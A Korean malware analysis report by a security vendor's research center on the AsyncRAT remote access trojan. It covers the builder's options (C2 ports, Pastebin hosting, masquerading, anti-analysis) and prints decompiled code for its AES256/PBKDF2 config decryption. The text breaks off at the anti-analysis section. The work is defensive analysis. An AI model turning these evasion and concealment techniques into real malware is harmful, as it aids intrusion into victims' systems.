

위협 분석 보고서

EDR을 활용한 AsyncRAT 악성코드 추적하기

2023. 08. 25

엔드포인트보안연구개발실
Genians Security Center

집필 : 송관용 연구원
검토 : 문종현 센터장, 박경령 책임, 유 현 전임
감수 : 이민상 실장



- 목차 (CONTENTS) -

1. 개요 (Overview)	2
1.1. 위협 케이스 분석(Threat Case Study)	2
1.2. AsyncRAT 이란?	3
2. 클라이언트 파일 생성 (Client Build)	5
2.1. Connection 설정.....	5
2.2. Install 설정.....	6
2.3. Misc 설정	6
2.4. Assembly / Icon 설정.....	7
3. 초기 실행(Initial Execution)	9
3.1. Initialize Settings.....	9
3.2. Mutex	14
3.3. Anti Analysis	14
3.4. Install.....	17
3.5. Critical Process.....	23
3.6. Connect.....	24
4. 기능 (Function)	25
4.1. Disable Windows Defender	27
4.2. Process Manager.....	30
4.3. File Searcher	32
4.4. System Shutdown/Reboot.....	34
4.5. Password Recovery	35
4.6. Send File	36
5. 결론 및 대응 방법(Conclusion)	37
5.1. 결론.....	37
5.2. Genian EDR 제품을 통한 대응(Response).....	38
6. 공격 지표 (Indicator of Attack)	40
6.1. MITRE ATT&CK Matrix	40

1. 개요 (Overview)

1.1. 위협 케이스 분석(Threat Case Study)

○ GSC(Geniens Security Center)는 위협 케이스 분석을 통해 지속적으로 고도화되는 공격자의 Operations와 TTPs에 효율적으로 대응하기 위한 연구를 진행하고 있습니다.

○ 위협 케이스 중 AsyncRAT라는 원격 제어 도구(RAT, Remote Administration Tool)을 악용하는 사례가 과거부터 꾸준히 발견됐고 해당 RAT을 분석해 공격자들의 TTPs를 식별했습니다.


○ RAT을 악용할 경우, 악성코드를 제작하지 않아도 정보 탈취 및 시스템 제어 등의 악성 행위를 수행할 수 있기 때문에 공격자들 사이에서 꾸준히 악용되고 있으며, 이러한 이유로 RAT(Remote Access Tool) 등으로 불리기도 합니다.

○ RAT은 일반적인 악성코드와 다르게 많은 사용자들에 의해 사용되고 있어 정상 프로그램으로 인식하기 쉽습니다. 공격자들은 이 점을 노려 코드와 기능을 변경한 RAT Client 파일을 제작하고 피싱 메일이나 피싱 사이트를 통해 유포하는 정황을 보이고 있습니다.

1.2. AsyncRAT 이란?


○ AsyncRAT은 .NET으로 개발된 오픈소스로 2019년 GitHub에 처음으로 공개됐습니다.

AsyncRAT은 시스템을 모니터링하고 원격으로 제어할 수 있는 원격 관리 프로그램으로 개발됐지만 공격자들에 의해 꾸준히 악용되고 있어 공개 이후 지금까지 꾸준히 악성코드 동향 상위 10위 안에 기록되고 있습니다.




[그림 01] 2023년 악성코드 동향
출처 : AnyRun - Malware Trends Tracker

○ AsyncRAT은 서버의 명령을 통해 클라이언트를 제어하는 서버 / 클라이언트 구조를 가지고 있습니다. 만약, 공격자가 유포한 AsyncRAT 클라이언트 파일을 피해자가 실행할 경우, 공격자는 아래 그림과 같이 다양한 명령을 통해 피해자 PC를 제어할 수 있습니다.



[그림 02] AsyncRAT Server 화면




[그림 03] AsyncRAT 흐름도

2. 클라이언트 파일 생성 (Client Build)

○ AsyncRAT은 Builder 기능을 통해 서버에서 전송한 명령을 수행하는 클라이언트 파일을 제작할 수 있으며, 서버 IP 주소와 포트 설정 및 난독화 등의 다양한 옵션을 설정할 수 있습니다.

2.1. Connection 설정

○ Connection 설정에서는 서버 IP 주소와 포트를 설정할 수 있으며, 기본적으로 6606, 7707, 8808 포트를 사용하고 있습니다, 추가로, Pastebin¹이라는 텍스트 저장 및 공유 서비스를 서버로 사용할 수 있는 기능도 제공해 공격자는 자신의 IP를 숨기며, 피해자 PC를 제어할 수 있습니다.




[그림 04] Connection 설정

¹ [Pastebin 웹 사이트](#)

2.2. Install 설정


○ 해당 옵션은 피해자로부터 AsyncRAT 클라이언트 파일을 숨기기 위한 옵션입니다. 이 옵션을 적용할 경우, 기존 클라이언트 파일을 공격자가 지정한 파일명으로 변경하고 임의 경로로 복사해 피해자로부터 클라이언트 파일을 숨길 수 있습니다.



[그림 05] Install 설정

2.3. Misc 설정

○ 다음 옵션으로는 AsyncRAT 클라이언트 프로세스를 운영체제에서 중요한 프로세스로 설정하는 Process Critical 옵션이 있으며, 분석 및 보안 솔루션의 탐지를 피하기 위한 난독화 옵션과 Anti Analysis 옵션을 제공하고 있습니다.




[그림 06] Misc 설정


2.4. Assembly / Icon 설정

[T1036.005] Masquerading: Match Legitimate Name or Location

○ 또한, 파일 속성 정보와 아이콘을 직접 설정할 수 있으며, 지정한 파일의 속성 정보와 아이콘을 자동으로 복사해 AsyncRAT 클라이언트 파일에 적용할 수 있습니다. 공격자는 잘 알려진 프로그램의 속성 정보와 아이콘을 적용해 사용자의 의심을 피할 수 있습니다.



[그림 07] 파일 속성 정보 설정



[그림 08] 파일 아이콘 설정



[그림 09] 생성된 AsyncRAT Client 파일

3. 초기 실행(Initial Execution)

○ 생성한 AsyncRAT 클라이언트 파일을 실행할 경우, 먼저 Build 과정에서 적용한 각 옵션에 따라 초기 설정을 순차적으로 진행합니다.

3.1. Initialize Settings

[T1027.010] Obfuscated Files or Information: Command Obfuscation

○ AsyncRAT 클라이언트 파일 내부에는 Build 과정에서 지정한 설정 정보가 저장되어 있습니다. 실행 시 서버 IP 주소와 Port 번호 및 Process Critical 등의 설정 정보를 읽어 초기 설정을 진행합니다.

○ 설정 정보들은 파일 내부에 [AES256+ BASE64] 알고리즘으로 암호화 되어 있으며, 해당 설정 정보의 복호화 키는 PBKDF2² 알고리즘을 통해 생성됩니다.

```
// Token: 0x04000001 RID: 1
public static string Ports = "0/TtgHGmj4QfLEl0mW+UICUKPZBTrXLRngHhc95ZxcC09ZAtIVgpVlqrGAIR+EhY8hPBhSSj0Txs5GZYCptW0A=";

// Token: 0x04000002 RID: 2
public static string Hosts = "YLThlqMs0bg4Um0Gnk4vj9G4/azd6Xw98YUsBd078EGjYgyCBXuZvY7BDZw+LB4md0W2lGqaRYD3R2k6xUa.inw=";

// Token: 0x04000003 RID: 3
public static string Version = "kwlmi+iFFhRuNDY5P94Mem/wTfJ42n+9d8ZANNoWoxTmnqn04pUuiL+0mCdhAXDxZpUFT+9f6MshYJqAE8jTA=";

// Token: 0x04000004 RID: 4
public static string Install = "o2gndR3qsDzkKAqQSjZ4ewRXntBNn9C96JmF1DRH3hq27eM2YrIFzC4oPRCok2De8+Pjv3EbvQl/0Z5yXFmXQ=";

// Token: 0x04000005 RID: 5
public static string InstallFolder = "%Temp%";

// Token: 0x04000006 RID: 6
public static string InstallFile = "AsyncClient.exe";

// Token: 0x04000007 RID: 7
public static string Key = "SH16RUNpRYBkb0F4M1R3SJA50U9idGk4Vm5TSTFQMDV=";

// Token: 0x04000008 RID: 8
public static string MTX = "UsePituA/IrtQzrNtoM1pkuudg/
vClQpSvVaD6NlRw378xRHUoF95/8C0oFDJop9CRFSwE05wbJmCOC6DqsasIFID6ZRSY/Dy/gyICGMNQk=";
```

[그림 10] 암호화된 설정 정보

² [PBKDF2](#)

○ 먼저, Rfc2898DeriveBytes 클래스로 PBKDF2 알고리즘을 사용해 복호화 키를 생성합니다.

```
public Aes256(string masterKey)
{
    if (string.IsNullOrEmpty(masterKey))
    {
        throw new ArgumentException("masterKey can not be null or empty.");
    }
    using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes
        (masterKey, Aes256.Salt, 50000))
```

[그림 11] 키 값 복호화 루틴

○ 이후, 생성된 키를 사용해 AES256 알고리즘으로 암호화된 설정 정보들을 복호화합니다.

```
public byte[] Decrypt(byte[] input)
{
    if (input == null)
    {
        throw new ArgumentNullException("input can not be null.");
    }
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(input))
    {
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new
            AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = this._key;
            using (HMACSHA256 hmacsha = new HMACSHA256(this._authKey))
            {
                byte[] a = hmacsha.ComputeHash(memoryStream.ToArray(), 32,
                    memoryStream.ToArray().Length - 32);
                byte[] array = new byte[32];
                memoryStream.Read(array, 0, array.Length);
                if (!this.AreEqual(a, array))
                {
                    throw new CryptographicException("Invalid message
                        authentication code (MAC).");
                }
            }
            byte[] array2 = new byte[16];
            memoryStream.Read(array2, 0, 16);
            aesCryptoServiceProvider.IV = array2;
            using (CryptoStream cryptoStream = new CryptoStream
                (memoryStream, aesCryptoServiceProvider.CreateDecryptor(),
                    CryptoStreamMode.Read))
            {
                byte[] array3 = new byte[memoryStream.Length - 16L + 1L];
                byte[] array4 = new byte[cryptoStream.Read(array3, 0,
                    array3.Length)];
                Buffer.BlockCopy(array3, 0, array4, 0, array4.Length);
                result = array4;
            }
        }
    }
}
```


[그림 12] 설정 정보 복호화 루틴

○ 오픈 소스 웹 프로그램인 CyberChef³ 를 통해 복호화에 사용되는 키를 생성하고 설정 정보들을 복호화할 수 있으며, 복호화 키 생성에 필요한 정보는 클라이언트 파일 내부에 저장되어 있습니다.

○ PBKDF2 키 생성에 필요한 매개 변수는 다음과 같습니다.

DK = [Passphrase, Key Size, Iterations, Hashing Function, Salt]

- DK : 생성된 키
- Passphrase : 비밀번호 (클라이언트 파일 내부의 Key 값)
- Key Size : 생성할 키 길이
- Iterations : 반복 횟수
- Hashing Function : 기본적으로 SHA1 을 사용
- Salt : 난수



[그림 13] 복호화 키 생성

○ 설정 정보 데이터는 아래 그림과 같이 3 개의 구조로 나뉘며, DATA 필드에 설정 정보가 암호화 되어 있습니다.

³ [CyberChef 웹 사이트](#)


```
public static string Ports = "0/TtgHGmj4QfLEl0mW
+UicUKPZBTrXLRngHHc95ZxcC09ZAtlVgpVlqrGAIR+EhY8hPGhSSj0Txs5GZyCptW0A==";
```

The screenshot shows a Base64 decoder tool. The 'Input' field contains the Base64 string: `0/TtgHGmj4QfLEl0mW+UicUKPZBTrXLRngHHc95ZxcC09ZAtlVgpVlqrGAIR+EhY8hPGhSSj0Txs5GZyCptW0A==`. The 'Recipe' panel is configured with 'From Base64' (Alphabet: A-Za-z0-9+/=, Remove non-alphabet chars checked, Strict mode unchecked) and 'To Hex' (Delimiter: Space, Bytes per line: 16). The 'Output' section shows the resulting hex data with labels: 'AuthKey' (orange), 'IV' (blue), and 'DATA' (green).

Hex Data	Label
3b f4 ed 80 71 a6 8f 84 1f 2c 49 4e 99 6f 94 88	AuthKey
25 24 3d 90 53 ad 72 d1 9e 01 c7 73 de 59 c5 c0	IV
b4 f5 90 2d 95 58 29 56 5a ab 18 02 11 f8 48 58	DATA
f2 13 c6 85 24 a3 39 3c 6c e4 66 58 0a 9b 56 38	

[그림 14] 설정 정보 데이터 구조

○ 위 과정에서 생성된 키를 통해 AES256 복호화를 할 경우 아래 그림과 같이 암호화되어 있던 설정 정보를 확인할 수 있습니다.



[그림 15] 포트 설정 정보 복호화

○ AsyncRAT 에서 사용되는 모든 설정 정보는 아래의 표와 같습니다.

이름	설명
Ports	서버와의 통신에 사용할 포트 번호
Hosts	서버 IP 주소
Version	AsyncRAT 버전 정보
Install	Install 옵션 설정 여부 (true/false)
InstallFolder	클라이언트 파일 복사 경로 (%AppData% 또는 %Temp%)
InstallFile	AsyncRAT 클라이언트의 파일명
Key	복호화 키
MTX	Mutex 이름
Certificate	서버와의 TLS 통신에 사용되는 인증서 정보
Serversignature	서버 시그니처 정보
ServerCertificate	서버 인증서 정보
Anti	Anti Analysis 설정 여부 (true/false)
Pastebin	Pastebin 설정 여부 (true/false)
BDOS	중요 프로세스 설정 여부 (true/false)
Group	Build 과정에서 지정한 그룹명

[표 01] 설정 정보

3.2. Mutex

○ 다음으로, 중복 실행을 방지하기 위해 Build 과정에서 지정한 이름으로 Mutex를 생성합니다. 만약, 같은 이름의 Mutex가 존재한다면 프로세스를 종료합니다.

```
public static bool CreateMutex()  
{  
    bool result;  
    MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);  
    return result;  
}
```

[그림 16] 뮤텍스 생성

3.3. Anti Analysis

○ 다음으로 Anti Analysis 옵션이 설정되어 있다면, 5개의 함수를 통해 가상 환경 및 디버거를 탐지합니다. 만약, 5개 함수의 조건 중 하나라도 해당된다면, 분석을 피하기 위해 프로세스를 종료합니다.

[T1622] Debugger Evasion

